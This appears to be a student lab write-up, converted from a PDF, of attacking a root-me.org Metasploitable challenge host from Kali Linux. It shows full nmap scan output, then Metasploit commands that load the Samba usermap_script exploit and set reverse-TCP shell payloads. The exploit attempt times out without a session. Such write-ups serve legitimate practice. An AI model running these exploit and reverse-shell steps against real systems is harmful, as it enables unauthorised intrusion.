


Metasploitable

For the attacking machine, I will be using Kali 2019.2.

We start the attack by finding the open ports of the victim server by using the nmap & zenmap.

Starting Nmap 7.70 (<https://nmap.org>)
NSE: Loaded 148 scripts for scanning.



The screenshot shows the Zenmap application window. The target is set to ctff03.root-me.org. The Nmap Output pane displays the following scan results:

```
nmap -T4 -A -v ctff03.root-me.org
Initiating Parallel DNS resolution of 6 hosts. at 12:55
Completed Parallel DNS resolution of 6 hosts. at 12:55, 0.06s elapsed
NSE: Script scanning 212.129.29.185.
Initiating NSE at 12:55
Completed NSE at 12:59, 242.91s elapsed
Initiating NSE at 12:59
Completed NSE at 12:59, 1.11s elapsed
Nmap scan report for ctff03.root-me.org (212.129.29.185)
Host is up (0.097s latency).
Not shown: 878 closed ports, 169 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:a8:cf:el:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
23/tcp    open  tcpwrapped
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  tcpwrapped
| http-methods:
|_ Supported Methods: HEAD
|_ http-title: Site doesn't have a title (text/html).
139/tcp    open  tcpwrapped
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
554/tcp    open  rtsp
1723/tcp  open  pptp
| pptp-version: ERROR: Script execution failed (use -d to debug)
3306/tcp   open  mysql        MySQL 5.0.51a-3ubuntu5
| mysql-info:
|_ Protocol: 10
|_ Version: 5.0.51a-3ubuntu5
|_ Thread ID: 8
|_ Capabilities flags: 43564
|_ Some Capabilities: Support41Auth, ConnectWithDatabase, SupportsTransactions, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, LongColumnFlag, SupportsCompression
|_ Status: Autocommit
|_ Salt: *dujTID3V;b1s8J0ty%
5432/tcp  open  tcpwrapped
8009/tcp   open  tcpwrapped
8180/tcp   open  http         Apache Tomcat/Coyote JSP engine 1.1
```


We get all the portrts

	Port	Protocol	State	Service	Version
✓	21	tcp	open	ftp	
✓	22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
✓	23	tcp	open	tcpwrapped	
✓	53	tcp	open	domain	ISC BIND 9.4.2
✓	80	tcp	open	tcpwrapped	
✓	139	tcp	open	tcpwrapped	
✓	445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
✓	554	tcp	open	rtsp	
✓	1723	tcp	open	pptp	
✓	3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
✓	5432	tcp	open	tcpwrapped	
✓	8009	tcp	open	tcpwrapped	
✓	8180	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

```
$ msfconsole
$ use exploit/multi/samba/usermap_script
$ set PAYLOAD cmd/unix/reverse_tcp
```

```
$ set PAYLOAD generic/reverse_tcp
```

So I get error again and again to exploit in samba_user_script.



```
Applications ▾ Places ▾ Terminal ▾ Wed 13:50
root@kali: ~

File Edit View Search Terminal Help
RHOSTS 212.129.29.185 yes The target address range or CIDR identifier
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse):
  Name  Current Setting  Required  Description
  ----  -
  LHOST 192.168.42.240  yes      The listen address (an interface may be specified)
  LPORT 4444            yes      The listen port

Exploit target:
  Id  Name
  --  ---
  0    Automatic

msf5 exploit(multi/samba/usermap_script) > set rhost 212.129.29.185
rhost => 212.129.29.185
msf5 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name  Current Setting  Required  Description
  ----  -
  RHOSTS 212.129.29.185  yes      The target address range or CIDR identifier
  RPORT 445            yes      The target port (TCP)

Payload options (cmd/unix/reverse):
  Name  Current Setting  Required  Description
  ----  -
  LHOST 192.168.42.240  yes      The listen address (an interface may be specified)
  LPORT 4444            yes      The listen port

Exploit target:
  Id  Name
  --  ---
  0    Automatic

msf5 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.42.240:4444
[*] 212.129.29.185:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (212.129.29.185:445).
[*] Exploit completed, but no session was created.
msf5 exploit(multi/samba/usermap_script) >
```